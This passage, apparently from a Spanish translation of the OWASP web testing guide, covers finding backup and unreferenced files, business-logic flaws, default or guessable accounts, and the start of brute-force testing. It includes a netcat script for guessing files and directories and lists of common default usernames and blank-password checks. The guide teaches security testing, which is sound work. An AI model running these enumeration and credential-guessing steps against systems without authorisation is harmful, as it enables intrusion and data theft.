Todos estos archivos pueden brindar a la persona que hace las pruebas acceso al funcionamiento interno, puertas traseras, interfaces administrativos o incluso credenciales para conectar al interfaz administrativo o al servidor de base de datos.

DESCRIPCIÓN

Una fuente importante de vulnerabilidad se basa en archivos que no tienen nada que hacer con la aplicación, sino que son creados como consecuencia de editar archivos de la aplicación, o tras crear copias de seguridad, o al dejar en el árbol de directorio archivos antiguos o sin referenciar. Realizar edición de archivos en el lugar o realizar otras acciones administrativas en servidores en producción puede dejar sin darse cuenta, como consecuencia, copias de seguridad (generadas automáticamente por el editor mientras se editan archivos, o por el administrador que comprime un conjunto de archivos para hacer una copia de seguridad).

Es particularmente fácil olvidar archivos así, y eso puede representar una seria amenaza para la seguridad de la aplicación. Y eso pasa porque las copias de seguridad puede generarse con extensiones de archivo diferentes de las de los archivos originales. Un archivo .tar, .zip o .gz que generemos (y olvidemos...) tiene, obviamente, una extensión diferente, y lo mismo ocurre con las copias automáticas creadas por muchos editores (por ejemplo, emacs genera una copia de seguridad llamada *archivo~* cuando se edita *archivo*). Crear una copia a mano puede producir el mismo efecto (piensa, por ejemplo, en copiar *archivo* a *archivo.old*).

Como resultado, estas actividades generan archivos que) a) no son necesarias para la aplicación, b) puede ser manejadas de forma diferente al archivo original por el servidor web. Por ejemplo, si hacemos una copia de *login.asp* llamada *login.asp.old* estamos permitiendo a los usuarios descargar el código fuente de *login.asp*; esto es debido a que, debido su extensión *login.asp.old* será servido normalmente como texto plano, en vez de ser ejecutado. En otras palabras, acceder a *login.asp* causa la ejecución del código de *login.asp* en el lado de servidor, mientras que acceder a *login.asp.old* causa que el contenido de *login.asp.old* (que es, de nuevo, código del lado de servidor) sea devuelto como texto plano – y mostrado en el navegador.

Esto puede representar riesgos de seguridad, ya que puede revelarse información sensible. Generalmente, exponer código del lado de servidor es una mala idea; no solo estás exponiendo la lógica de negocio innecesariamente, sino que puede que también estés revelando sin saberlo información de la aplicación que podría ayudar a un atacante (rutas de directorios, estructuras de datos, etc.); sin mencionar el hecho de que hay muchos scripts con nombres de usuario y contraseñas insertados en texto plano (un descuido que es una práctica muy peligrosa).

Otras causas de la existencia de archivos sin referencias son debidas a elecciones de diseño o configuración cuando permiten diferentes tipos de archivos relacionados con la aplicación, como archivos de datos, de configuración, de registro, ser almacenados en directorios del sistema de archivos que pueden ser accedidos por el servidor web. Estos archivos normalmente no tienen razón para estar en un espacio del sistema de archivos que pueda ser accedido vía web, ya que deberían ser accedidos solo al nivel de aplicación, por la propia aplicación (y no por el usuario casual navegando).

Amenazas

Los archivos antiguos, de copia de seguridad y sin referencias presentan varias amenazas a la seguridad de una aplicación web:

- Los archivos sin referencia pueden revelar información sensible que puede facilitar un ataque enfocado contra la aplicación; por ejemplo archivos de inclusión conteniendo credenciales de la base de datos, archivos de configuración conteniendo referencias a otros contenidos ocultos, rutas absolutas de archivos, etc.
- Las páginas sin referencias pueden contener funcionalidades que pueden ser utilizadas para atacar la aplicación; por ejemplo, una página de administración que no está enlazada desde el contenido publicado pero puede ser accedida por cualquier usuario que sepa donde buscarla.
- Archivos viejos y copias de seguridad pueden contener vulnerabilidades que han sido corregidas en versiones más recientes; por ejemplo *viewdoc.old.jsp* puede contener una vulnerabilidad de directory traversal que ha sido corregida en *viewdoc.jsp* pero todavía puede ser explotada por cualquiera que encuentre la versión antigua.
- Archivos de copia de seguridad pueden revelar el código fuente de páginas diseñadas para ejecutarse en el servidor; por ejemplo pedir *viewdoc.bak* puede devolver el código fuente de *viewdoc.jsp*, que puede ser revisado en busca de vulnerabilidades que podrían ser difíciles de encontrar realizando peticiones a ciegas a la página ejecutable. Aunque esta amenaza obviamente aplica a lenguajes de scripting, como Perl, PHP, ASP, shell scripts, JSP, etc., no se limita a ellos, tal y como se muestra en el ejemplo provisto en la siguiente sección.
- Los archivos de copia de seguridad pueden contener copias de todos los archivos en (o incluso fuera del) directorio web raíz. Esto permite a un atacante enumerar rápidamente la aplicación por complete, incluyendo páginas sin referenciar, código fuente, archivos de inclusión, etc. Por ejemplo, si olvidas un archivo llamado *myservlets.jar.old* que contiene (una copia de seguridad de) tus clases de implementación servlet, estás exponiendo un montón de información sensible que es susceptible a ingeniería inversa y descompilación.
- En algunos casos, copiar o editar un archivo no modifica su extensión, sino su nombre. Esto ocurre, por ejemplo, en entornos Windows, en los que las operaciones de copia generan archivos prefijados con "Copy of" o versiones en diferentes idiomas de esta cadena. Dado que la extensión del archivo se mantiene intacta, este no es un caso en que un archivo ejecutable sea devuelto como texto plano por el servidor web, y por lo tanto no es un caso de revelación de código fuente. Sin embargo, estos archivos también son peligrosos porque existe la posibilidad de que incluyan lógica de aplicación obsoleta e incorrecta que, al ser



invocada, podrían sacar a relucir errores en la aplicación, que podrían producir información de valor para un atacante, si está habilitada la opción de mostrar mensajes de diagnóstico.

- Los archivos de registro pueden contener información sensible acerca de las actividades de los usuarios de la aplicación, por ejemplo datos sensibles enviados a través de parámetros URL, IDs de sesión, URLs visitadas (que pueden revelar contenido adicional sin referenciar), etc. Otros archivos de registro (p.e. registros ftp) pueden contener información sensible sobre el mantenimiento de la aplicación por los administradores de sistemas.

Contramedidas

Para garantizar una estrategia de protección efectiva, la comprobación debería incluir en su composición una política de seguridad que prohíba claramente prácticas peligrosas, como:

- Editar archivos sobre la propia localización en los sistemas de archivos del servidor web / de aplicación. Este es un hábito particularmente malo, ya que es probable que genere de forma no intencionada copias de seguridad por uso de los programas de edición. Es sorprendente ver cuán a menudo se hace, incluso en grandes organizaciones. Si necesitas por todos los medios editar archivos en un sistema en producción, asegúrate de que no dejas tras de ti nada que no se espere que esté ahí explícitamente, y considera que lo haces asumiendo un riesgo.
- Comprobar cuidadosamente cualquier otra actividad realizada en sistemas de archivos expuestos por el servidor web, como actividades de administración. Por ejemplo, si ocasionalmente necesitas realizar una copia del estado de un par de directorios (algo que no deberías necesitar, en un sistema de producción...), puedes sentirte tentado a comprimirlos en un archivo zip/tar. ¡Ten cuidado de no dejar atrás olvidados esos archivos!
- Políticas apropiadas de gestión de configuración deberían ayudar a no dejar sueltos archivos obsoletos y sin referencias..
- Las aplicaciones deberían ser diseñadas para no crear (o basarse en) archivos almacenados bajo los árboles de directorios servidor por el servidor web. Archivos de datos, de registro, de configuración, etc. deberían ser almacenados en directorios no accesibles por el servidor web, para contrarrestar la posibilidad de revelación de información (sin mencionar modificación de datos si los permisos de los directorios web permiten la escritura...).

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

La comprobación de archivos sin referencias utiliza tanto técnicas automatizadas como manuales, y usualmente incluye una combinación de las siguientes:

(i) Inferencia del esquema de nombres utilizado para contenidos publicados

Si no está ya hecho, enumera todas las páginas de la aplicación y su funcionalidad. Puede hacerse manualmente usando un navegador, o utilizando una herramienta de spidering. La mayoría de aplicaciones utilizan un esquema de nombres reconocible, y organizan los recursos en páginas y directorios utilizando palabras que describen su función. A partir del esquema de nombres utilizado para los contenidos publicados, a menudo es posible inferir el nombre y localización de páginas sin referencias. Por ejemplo, si una página *viewuser.asp* es encontrada, busca también *edituser.asp*, *adduser.asp* y *deleteuser.asp*. Si encuentras un directorio */app/user*, busca también */app/admin* y */app/manager*.

(ii) Otras pistas en contenidos publicados

Muchas aplicaciones web dejan pistas en contenidos publicados que pueden llevar a descubrir páginas y funcionalidades ocultas. Estas pistas aparecen frecuentemente en el código fuente de archivos HTML y JavaScript. El código fuente de todo el contenido publicado debería ser revisado manualmente para identificar pistas sobre otras páginas y funcionalidad. Por ejemplo:

Los comentarios de los programadores y secciones de código fuente comentadas pueden hacer referencia a contenido oculto:

```
<!-- <A HREF="uploadfile.jsp">Upload a document to the server</A> -->
<!-- Link removed while bugs in uploadfile.jsp are fixed -->
```

El código JavaScript puede contener enlaces a páginas que solo son mostrador en el GUI de usuario bajo ciertas circunstancias:

```
var adminUser=false;
:
if (adminUser) menu.add (new menuItem ("Maintain users", "/admin/useradmin.jsp"));
HTML pages may contain FORMs that have been hidden by disabling the SUBMIT element:
<FORM action="forgotPassword.jsp" method="post">
  <INPUT type="hidden" name="userID" value="123">
  <!-- <INPUT type="submit" value="Forgot Password"> -->
</FORM>
```

Otra fuente de pistas sobre directorios sin referenciar es el archivo */robots.txt* utilizado para proveer de instrucciones a los robots web:

```
User-agent: *
Disallow: /Admin
Disallow: /uploads
Disallow: /backup
Disallow: /~jbloggs
Disallow: /include
```

(iii) Adivinar a ciegas



En su forma más simple, esto implica pasar una lista de archivos comunes a través de un motor de peticiones, intentando adivinar archivos y directorios que existan en el servidor. El siguiente script de netcat leerá una lista de palabras de la entrada estándar y realizará un ataque de adivinanza:

```
#!/bin/bash

server=www.targetapp.com
port=80

while read url
do
echo -ne "$url\t"
echo -e "GET /$url HTTP/1.0\nHost: $server\n" | netcat $server $port | head -1
done | tee outputfile
```

Dependiendo del servidor, GET puede ser reemplazado por HEAD para obtener resultados más rápidamente. El archivo de salida especificado puede alimentar el programa grep para buscar códigos de respuesta “interesantes”. El código de respuesta 200 (OK) normalmente indica que se ha encontrado un recurso válido (suponiendo que el servidor no entregue una página “no encontrado” personalizada utilizando el código 200). Pero busca también los códigos 301 (Moved), 302 (Found), 401 (Unauthorized), 403 (Forbidden) y 500 (Internal error), que pueden indicar también directorios y recursos que vale la pena investigar más a fondo.

El ataque de adivinanza básico debería ejecutarse contra el directorio web raíz, y también contra todos los directorios que han sido identificados a través de otras técnicas de enumeración. Ataques más avanzados/efectivos de adivinanza pueden realizarse tal como sigue:

- Identifica todas las extensiones de archivo en uso en áreas conocidas de la aplicación (p.e. jsp, aspx, html), y utiliza una lista de palabras básica agregando cada una de esas extensiones (o utiliza una lista más grande de extensiones comunes si los recursos lo permiten).
- Para cada archivo identificado a través de otras técnicas de enumeración, crea una lista de palabras personalizada derivada de ese nombre de archivo. Obtén una lista de extensiones de archivo comunes (incluyendo ~, bak, txt, src, dev, old, inc, orig, copy, tmp, etc.) y usa cada extensión antes, después y en vez de, la extensión del nombre de archivo.

Nota: Las operaciones de copia en Windows generan nombres de archivo prefijados con “Copy of ” o versiones localizadas en el idioma del sistema de esta cadena, y por tanto no cambian la extensión del archivo. Aunque los archivos “Copy of ” no revelan el código fuente normalmente cuando son accedidos, pueden arrojar información valiosa en caso de causar errores al ser invocados.

(iv) Información obtenida a través de vulnerabilidades y configuración incorrecta del servidor

La forma más obvia en que un servidor mal configurado puede revelar páginas sin referenciar a través del listado de directorio. Realiza peticiones sobre todos los directorios enumerados para identificar cualquiera que permita ser listado. Muchas vulnerabilidades han sido encontradas en implementaciones específicas de servidores que permiten a un atacante enumerar contenido sin referenciar, por ejemplo:

- Vulnerabilidad de listado de directorio ?M=D en Apache.

- Varias revelaciones de código fuente de scripts en IIS.
- Vulnerabilidades de listado de directorios en IIS WebDAV.

(v) *Uso de información disponible públicamente*

Algunas páginas y funcionalidades en aplicaciones web con acceso a través de Internet que no están referenciadas en la propia aplicación pueden estar referenciadas desde otras fuentes de dominio público. Hay varias fuentes de este tipo de referencias:

- Páginas que solían estar referenciadas pueden todavía aparecer en los archivos históricos de motores de búsqueda en Internet. Por ejemplo, *1998results.asp* puede ya no estar enlazada en la página web de una compañía, pero puede permanecer en el servidor y en bases de datos de motores de búsqueda. Este antiguo script puede contener vulnerabilidades que podrían utilizarse para comprometer al site. El operador de búsqueda *site:* de Google puede ser usado para ejecutar una consulta solamente sobre el dominio escogido, como en: *site:www.example.com*. El (mal) uso de motores de búsqueda de este modo ha conducido a un amplio espectro de técnicas que puedes encontrar útiles, y que son descritas en la sección *Google Hacking* de esta Guía. Compruébala para afinar tu nivel de comprobación con Google. Los archivos de copia de seguridad no suelen ser referenciados por cualquier otro archivo, y por tanto pueden no estar indexados por Google, pero si se encuentran en directorios navegables, el motor de búsqueda podría saber de su existencia.
- Adicionalmente, Google y Yahoo mantienen versiones en cache de las páginas encontradas por sus robots. Incluso si *1998results.asp* ha sido eliminado del servidor objetivo, una versión de su salida podría estar todavía almacenada por estos motores de búsqueda. La versión cacheada puede contener referencias a, o pistas acerca de, contenido adicional oculto que todavía permanece en el servidor.
- El contenido que no está referenciado desde una aplicación objetivo puede sí estar enlazado a websites de terceros. Por ejemplo, una aplicación que procesa pagos en nombre de operadores externos puede contener funcionalidades realizadas a medida que (normalmente) solo pueden ser encontradas a través de los enlaces de las páginas web de sus clientes.

PRUEBAS DE CAJA GRIS Y EJEMPLOS

Realizar comprobaciones de Caja Gris sobre archivos viejos y copias de seguridad requiere examinar los archivos contenidos en los directorios que pertenecen al conjunto de directorios servidos por el/los servidor/es web de la infraestructura de la aplicación web. En teoría, para que la revisión sea rigurosa debe hacerse manualmente; sin embargo, como en la mayoría de los casos las copias de archivos y las copias de seguridad suelen hacerse utilizando la misma convención de nombres, la búsqueda puede automatizarse fácilmente (por ejemplo, los editores de texto dejan atrás consigo copias de seguridad nombrándolas con una extensión o fin reconocible; los humanos tienden a dejar atrás consigo archivos con extensión “.old” o similares, etc.).

Una buena estrategia es la de programar periódicamente una comprobación en segundo plano que busque archivos con extensiones del tipo para identificarlas como archivos de copias/copias de seguridad, y también realizar comprobaciones manuales, a intervalos más largos.



REFERENCIAS

Herramientas

- Las herramientas de evaluación de vulnerabilidades suelen incluir comprobaciones para encontrar directorios web con nombres estándar (como “admin”, “test”, “backup”, etc.), y para reportar acerca de cualquier directorio web que permita el indexado. Si no puedes obtener ningún listado de directorio, deberías probar a comprobar en busca de extensiones de copia de seguridad probables. Prueba, por ejemplo, Nessus (<http://www.nessus.org>), Nikto (<http://www.cirt.net/code/nikto.shtml>) o su derivado Wikto (<http://www.sensepost.com/research/wikto/>) que también soporta técnicas de hacking basadas en Google.
- Herramientas de spidering: wget (<http://www.gnu.org/software/wget/>, <http://www.interlog.com/~tcharron/wgetwin.html>); Sam Spade (<http://www.samspade.org>); El Spike proxy incluye una función de rastreo de sites (<http://www.immunitysec.com/spikeproxy.html>); Xenu (<http://home.snafu.de/tilman/xenulink.html>); curl (<http://curl.haxx.se>). Algunas de ellas también están incluidas en distribuciones estándar de Linux.
- Las herramientas de desarrollo web a menudo incluyen utilidades para identificar enlaces rotos y archivos sin referencias.

4.3 COMPROBACIÓN DE LA LÓGICA DE NEGOCIO

BREVE RESUMEN

La lógica de negocio comprende:

- Reglas de negocio que expresan las políticas del negocio (como canales, localización, logística, precios y productos); y
- Flujos de trabajo, que son las tareas ordenadas de paso de documentos o datos de un elemento participante (una persona o sistema de software) a otro.

Los ataques sobre la lógica de negocio de una aplicación son peligrosos, difíciles de detectar y específicos a la aplicación.

DESCRIPCIÓN

La lógica de negocio puede contener fallos de seguridad que permiten a un usuario hacer algo no permitido por el negocio. Por ejemplo si existe un límite de reembolso de \$1000 ¿podría un atacante utilizar el sistema fraudulentamente para pedir más dinero del permitido? O quizás se supone que debes hacer las operaciones en un cierto orden, pero un atacante podría invocarlas saltándose la secuencia. O, ¿puede un usuario realizar una compra por una cantidad de dinero negativa? A menudo estas comprobaciones de seguridad lógicas no están presentes en la aplicación.

Las herramientas automatizadas ven muy difícil comprender los contextos, y por tanto es precisa una persona para realizar este tipo de comprobaciones.

Restricciones y Límites de Negocio

Considera las reglas existentes para la función de negocio suministrada por la aplicación. ¿Existe algún límite o restricciones sobre el comportamiento de los usuarios? En tal caso, considera si la aplicación implementa esas reglas. Generalmente, es bastante fácil identificar los casos de análisis y comprobación para verificar la aplicación si estás familiarizado con el negocio. Si como persona a cargo de las pruebas eres externo al negocio, tendrás que utilizar tu sentido común y preguntar al negocio si la aplicación debería permitir operaciones diferentes.

Ejemplo: Ajustar la cantidad de un producto en un site de comercio electrónico a un número negativo puede resultar en la cesión de fondos al atacante. La contramedida a este problema es implementar una validación de datos más robusta, ya que la aplicación permite introducir números negativos en el campo entrada de cantidad del carrito de la compra.

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

A pesar de que descubrir vulnerabilidades lógicas continuará probablemente siempre siendo un arte, se puede intentar hacerlo de forma sistemática en gran medida. Aquí se sugiere una aproximación que consiste en:

- Comprender la aplicación
- Crear datos en bruto para diseñar comprobaciones lógicas
- Diseñar las comprobaciones lógicas
- Pre-requisitos estándar
- Ejecución de comprobaciones lógicas

Comprender la aplicación

Comprender la aplicación rigurosamente es un prerequisite para diseñar las comprobaciones lógicas. Para empezar:

- Obtén cualquier documentación que describa la funcionalidad de la aplicación. Ejemplos:
 - Manuales de aplicación
 - Documentos de requisitos
 - Especificaciones funcionales
 - Casos de uso o abuso
- Explora la aplicación manualmente e intenta comprender todos los modos en que puede ser utilizada, los escenarios de uso aceptables y los límites de autorización impuestos en diferentes usuarios

Crear datos en bruto para diseñar comprobaciones lógicas

En esta fase idealmente se debería contar con los siguientes datos:



- Todos los **escenarios de negocio** de la aplicación. Por ejemplo, para una aplicación de comercio electrónicas, podríamos tener por ejemplo,
 - Encargo de productos
 - Caja
 - Explorar
 - Buscar producto
- **Flujos de trabajo.** Este concepto es diferente del de escenarios de negocio, ya que involucra a un cierto número de usuarios diferentes. Por ejemplo:
 - Creación de órdenes y aprobación
 - Tablón de anuncios (un usuario pone un artículo que es revisado por un moderador y finalmente visto por todos los usuarios))
- Diferentes **roles de usuario**
 - Administrador
 - Gestor
 - Personal
 - Presidente
- Diferentes **grupos o departamentos** (nota: aquí podría haber una estructura de árbol (p.e. el grupo de Ventas de la división de ingeniería) o una vista con diferentes etiquetas (p.e. alguien podría ser miembro de Ventas además de marketing) asociadas a estos grupos.
 - Compras
 - Marketing
 - Ingeniería
- **Derechos de acceso de varios roles y grupos de usuarios** - La aplicación permite varios privilegios de usuarios en algunos activos (o grupos de), y debemos especificar las restricciones de estos privilegios. Un método simple para saber dichas reglas/restricciones de negocio, es hacer uso efectivo de la documentación de la aplicación. Por ejemplo, busca frases como "Si el administrador permite el acceso individual de usuario..", "Si ha sido configurado por el administrador.." y sabrás la restricción impuesta por la aplicación.

- **Tabla de privilegios** – Después de aprender acerca de los diferentes privilegios sobre los recursos, además de las restricciones, ya estás listo para crear una Tabla de Privilegios. Obtén las respuestas a preguntas como:
 - ¿Que puede hacer cada rol de usuario sobre que recurso con que restricción? Esto te ayudará a deducir quien no puede hacer que sobre que recurso.
 - ¿Cuales son las políticas entre grupos?

Considera los siguientes privilegios: "Aprobar el informe de gastos", "Reserva de sala de conferencias", "Transferir dinero desde una cuenta propia a la cuenta de otro usuario". Un privilegio puede entenderse como una combinación de un verbo (p.e. Aprobar, Reservar, Retirar) y uno o más sustantivos (Informe de gastos, sala de conferencias, fondos de la cuenta). La salida de esta actividad es una tabla con los diferentes privilegios formando la columna izquierda superior y los roles de grupos y usuarios la cabecera del resto de columnas. También habría una columna de ``Comentarios`` que califica los datos en la tabla.

Privilegios	Quien puede hacerlo	Comentario
Aprobar informe de gastos	Cualquier supervisor puede aprobar informes enviados por su subordinado	
Enviar informe de gastos	Cualquier empleado puede enviar el informe por sí mismo	
Transferir fondos de una cuenta a otra	La persona a cargo puede transferir fondos de su propia cuenta a otra	
Ver nómina	Cualquier empleado puede ver su propia nómina	

Estos datos son una entrada clave para diseñar las comprobaciones lógicas.

Diseñar las comprobaciones lógicas

Aquí se muestran varias pautas para desarrollar comprobaciones lógicas para los datos recogidos en bruto.

- **Tabla de privilegios** - Haz uso de la tabla de privilegios como referencia a la hora de desarrollar amenazas lógicas específicas de aplicación. En general, desarrolla una comprobación para cada privilegio de administrador para comprobar si podría ser ejecutado ilegalmente por un rol de usuario sin privilegios, o con privilegios mínimos. Por ejemplo
 - Privilegio: El Gestor de Operaciones no puede aprobar un pedido de cliente
 - Comprobación Lógica: El Gestor de Operaciones aprueba un pedido de cliente



- **Gestión inadecuada de secuencias especiales de acciones de usuario** - Navegar a través de una aplicación de cierto modo o volver a visitar páginas de forma no sincronizada puede causar errores lógicos que provoquen que la aplicación haga algo no esperado. Por ejemplo::
 - Un asistente de aplicación en que uno rellena una serie de campos de formulario y procede al paso siguiente. Uno no podría en una situación normal (de acuerdo a los desarrolladores) entrar en el asistente a mitad del proceso. Guardando en los favoritos un paso intermedio (pongamos por ejemplo, el paso 4 de 7), y tras ello continuar con los otros pasos hasta completar el envío de los formularios, entonces visitar el paso intermedio que había sido guardado en los favoritos, podría "alterar" la lógica del backend, debido a un *modelo de estados* débil.
- **Cubrir todas las rutas de transacciones de negocio** - Mientras estés diseñando comprobaciones, comprueba la posibilidad de métodos alternativos para realizar la misma transacción de negocio. Por ejemplo, crea pruebas tanto para los modos de pago en efectivo como a crédito.
- **Validación del lado cliente** - Comprueba todas las validaciones del lado de cliente, y observa como podrían ser la base para el desarrollo de comprobaciones lógicas. Por ejemplo, una transferencia de fondos contiene una validación de la existencia de valores negativos en el campo de cantidad. Esta información puede ser empleada para diseñar una comprobación lógica como "Un usuario transfiere una cantidad negativa de dinero".

Prerrequisitos estándar

Normalmente, algunas actividades útiles a disponer son:

- Crear usuarios de comprobación con permisos diferentes
- Explorar todos los escenarios/flujos de negocio importantes en la aplicación

Ejecución de comprobaciones lógicas

Uno por uno, selecciona cada comprobación lógica y haz lo siguiente:

- Analiza la secuencia HTTP/S que se realiza bajo un escenario de uso aceptable correspondiente a la comprobación lógica
 - Comprueba el orden de las peticiones HTTP/S
 - Comprende el propósito de los campos de formulario, campos ocultos y parámetros de cadena de consulta que se envían
- Pruébalos y utilízalos inadecuadamente explotando las vulnerabilidades conocidas
- Verifica si la aplicación falla la comprobación

REFERENCIAS

Whitepapers

- Business logic - http://en.wikipedia.org/wiki/Business_logic
- Prevent application logic attacks with sound app security practices - http://searchappsecurity.techtarget.com/qna/0,289202,sid92_gci1213424,00.html?bucket=NEWS&topic=302570

Herramientas

- Las herramientas automatizadas no son capaces de detectar vulnerabilidades lógicas. Por ejemplo, los programas no tienen un modo de detectar si la página de "transferencia de fondos" de un banco permite transferir una cantidad negativa a otro usuario (en otras palabras, permite a un usuario transferir una cantidad positiva en su propia cuenta) ni tienen mecanismo alguno para ayudar a las personas a sospechar de esta posibilidad..

Evitar transferencia de cantidades negativas: Las herramientas existentes pueden ser mejoradas de modo que puedan reportar validaciones del lado del cliente. Por ejemplo, la herramienta puede tener una característica a través de la cual rellena un formulario con valores anómalos e intenta enviarlos utilizando una implementación de navegador completa. Debería comprobar si el navegador realmente envía la petición. Detectar que el navegador no ha enviado la petición indicaría a la herramienta que los valores enviados no están siendo aceptados debido a una validación en el lado del cliente. En nuestro ejemplo de "transferencia de cantidad negativa", la persona que realiza las pruebas aprendería que la comprobación de transferencia de cantidades negativas podría ser una prueba interesante. Podría entonces diseñar una prueba en la cual la herramienta se salta el código de validación desde el extremo de cliente y comprueba si la respuesta resultante contiene la cadena "transferencia de fondos con éxito". Lo que queremos remarcar no es que la herramienta fuese capaz de detectar esta u otras vulnerabilidades de este tipo, sino que, con un poco de reflexión, podría ser posible añadir muchas otras posibilidades para incluir en las herramientas, a la hora de ayudar a las personas a cargo de las pruebas a encontrar esos tipos de vulnerabilidades lógicas.

4.4 COMPROBACIÓN DEL SISTEMA DE AUTENTICACIÓN

Autenticación (en griego: αυθεντικός = genuino o real, de 'authentēs' = autor) es el acto de establecer o confirmar algo (o alguien) como auténtico, es decir, que las afirmaciones hechas por o sobre tal cosa son ciertas. Autenticar un objeto puede significar confirmar su procedencia, mientras que autenticar a una persona consiste a menudo en verificar su identidad. La autenticación depende de uno o más factores de autenticación. En seguridad informática, autenticación es el proceso de intentar verificar la identidad digital del remitente de una comunicación. Un ejemplo común de un proceso así es el proceso de registro en un sistema. Comprobar el sistema de autenticación significa comprender como funciona el proceso de autenticación y usar esa información para eludir el mecanismo de autenticación.

Pruebas de diccionario sobre cuentas de Usuario o cuentas por defecto

En primer lugar, comprobamos si hay cuentas de usuario por defecto o combinaciones de usuario/contraseña fácilmente adivinables (pruebas de diccionario)

Fuerza bruta

Cuando un ataque de diccionario falla, la persona a cargo de las pruebas puede intentar utilizar métodos de fuerza bruta para conseguir autenticación. Las pruebas de fuerza bruta no son fáciles de llevar a cabo, debido al tiempo requerido y el posible bloqueo de la persona que esté realizando las pruebas.

Saltarse el sistema de autenticación

Otro método pasivo de comprobación es intentar saltarse el sistema de autenticación, reconociendo



si todos los recursos de la aplicación están protegidos adecuadamente. La persona que realiza las pruebas puede acceder a esos recursos sin mediar autenticación.

Atravesar directorios/acceder a archivos adjuntos externos

La comprobación de atravesar directorios (en inglés, Directory Traversal) es un método particular utilizado para encontrar una forma de saltarse la aplicación y obtener acceso a recursos del sistema. Normalmente este tipo de vulnerabilidad es causada por una configuración inadecuada.

Sistemas de recordatorio/reset de contraseñas vulnerables

En esta sección, comprobamos como la aplicación gestiona el proceso de "contraseña olvidada". También comprobamos si la aplicación permite al usuario almacenar la contraseña en el navegador (función "recordar contraseña").

Pruebas de gestión del Caché de Navegación y de salida de sesión

Por último, comprobamos que las funciones de cierre de sesión y caché están implementadas correctamente.

4.4.1 CUENTAS DE USUARIO POR DEFECTO O ADIVINABLES (DICCIONARIO)

BREVE RESUMEN

Hoy en día, las aplicaciones web se ejecutan normalmente sobre software común, de código abierto o comercial, instalado en servidores y que requiere ser configurado o personalizado por el administrador del servidor. Además, la mayoría de las appliances de hardware actuales, p.e. routers, servidores de bases de datos, etc., ofrecen interfaces de configuración o administrativos vía web.

A menudo, estas aplicaciones no están configuradas adecuadamente, y las credenciales suministradas por defecto para la autenticación nunca son actualizadas.

Estas combinaciones de nombre de usuario/contraseña por defecto son ampliamente conocidas por quienes realizan pruebas de intrusión y hackers maliciosos, que pueden emplearlas para obtener acceso a la infraestructura de red interna y/o para obtener privilegios y robar datos.

Este problema aplica al software y/o appliances que proveen cuentas integradas que no se pueden eliminar y, en un menor número de casos, que utiliza contraseñas en blanco como credenciales por defecto.

DESCRIPCIÓN

Las fuentes de este problema son a menudo personal de IT sin experiencia, que no son conscientes de la importancia de cambiar las contraseñas por defecto en componentes instalados de la infraestructura, los programadores, que dejan puertas traseras para acceder fácilmente a la aplicación y comprobarla, y después olvidan eliminarlas, y aplicaciones con cuentas integradas por defecto, que no se pueden eliminar, con un nombre de usuario y contraseña preconfigurado. Otro problema son las contraseñas en blanco, que son simplemente el resultado de la falta de concienciación de seguridad, y del deseo de simplificar la administración.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

En las comprobaciones de caja negra no sabemos nada acerca de la aplicación, su infraestructura subyacente y cualquier política de usuarios y/o contraseñas. A menudo este no es el caso y se proporciona alguna información sobre la aplicación - simplemente sáltate los pasos que remitan a obtener información que ya posees.

Cuando pruebes un interfaz de aplicación conocido, como una interfaz web de un router Cisco, o el acceso de administración de Weblogic, comprueba los nombres de usuario y contraseña de estos dispositivos. Puede hacerse o bien mediante Google o utilizando una de las referencias en la sección "Para saber Más".

Cuando nos enfrentamos con una aplicación desarrollada a medida, para la que no tenemos una lista de cuentas por defecto y comunes, necesitamos realizar la comprobación manualmente, siguiendo estas directrices:

- Prueba los siguientes nombres de usuario - "admin", "administrator", "root", "system", o "super". Son nombres populares entre los administradores de sistemas y se utilizan a menudo. Adicionalmente puedes probar "qa", "test", "test1", "testing", y nombres similares. Prueba cualquier combinación de los anteriores tanto en el campo de usuario como en el de contraseña. Si la aplicación es vulnerable a la enumeración de usuarios, y conseguiste identificar alguno de los nombres anteriores con éxito, prueba con las contraseñas de modo parecido.
- Los usuarios administrativos de la aplicación a menudo reciben el nombre de la aplicación. Eso significa que si estás probando una aplicación llamada "Obscurity", prueba a usar obscurity/obscurity como usuario y contraseña.
- Cuando realices una comprobación para un cliente, prueba a utilizar nombres de contactos que has recibido como nombres de usuario.
- Ver la página de Registro de Usuarios puede ayudar a determinar el formato y longitud esperadas de los nombres de usuario y contraseñas de la aplicación. Si no existe una página de registro de usuario, determina si la organización utiliza una convención estándar para asignar nombres de usuario.
- Prueba a utilizar todos los nombres de usuario indicados con las contraseñas en blanco.

Resultado

Acceso autorizado al sistema siendo comprobado.

esperado:

PRUEBAS DE CAJA GRIS Y EJEMPLO

Los pasos descritos a continuación se basan en una aproximación basada totalmente en Caja Gris. Si tan solo te es disponible parte de la información, remítete a las pruebas de caja negra para rellenar los huecos.

Habla con el personal de TI para determinar que contraseñas utilizan para accesos administrativos.



Comprueba si estos nombres de usuario y contraseñas son complejos, difíciles de adivinar, y no relacionados con el nombre de la aplicación, nombre de la persona, o nombres administrativos ("system"). Atento a las contraseñas en blanco. Comprueba la base de datos de usuarios en busca de nombres por defecto, nombres de aplicación, y nombres que se adivinan fácilmente, como los descritos en la sección de pruebas de caja negra. Haz una comprobación en busca de campos de contraseña vacíos. Examina el código en busca de nombres de usuario y contraseñas integrados en el código. Busca archivos de configuración que contengan usuarios y contraseñas..

Resultado**esperado:**

Acceso autorizado al sistema siendo comprobado

REFERENCIAS

Whitepapers

- CIRT <http://www.cirt.net/cgi-bin/passwd.pl>
- DarkLab <http://phenoelit.darklab.org/cgi-bin/display.pl?SUBF=list&SORT=1>
- Government Security - Default Logins and Passwords for Networked Devices <http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php>
- Virus.org <http://www.virus.org/default-password/>

4.4.2 FUERZA BRUTA

BREVE RESUMEN

La fuerza bruta consiste en enumerar sistemáticamente todas las posibilidades candidatas como solución a un problema, y comprobar para cada una de ellas si satisface el problema enunciado. En las pruebas de aplicaciones web, el problema al que nos vamos a enfrentar la mayor parte de las veces está relacionado con la necesidad de disponer de una cuenta de usuario válida para acceder a la parte interna de la aplicación. Por tanto, vamos a comprobar diferentes tipos de sistema de autenticación y la efectividad de diferentes ataques de fuerza bruta.

DESCRIPCIÓN

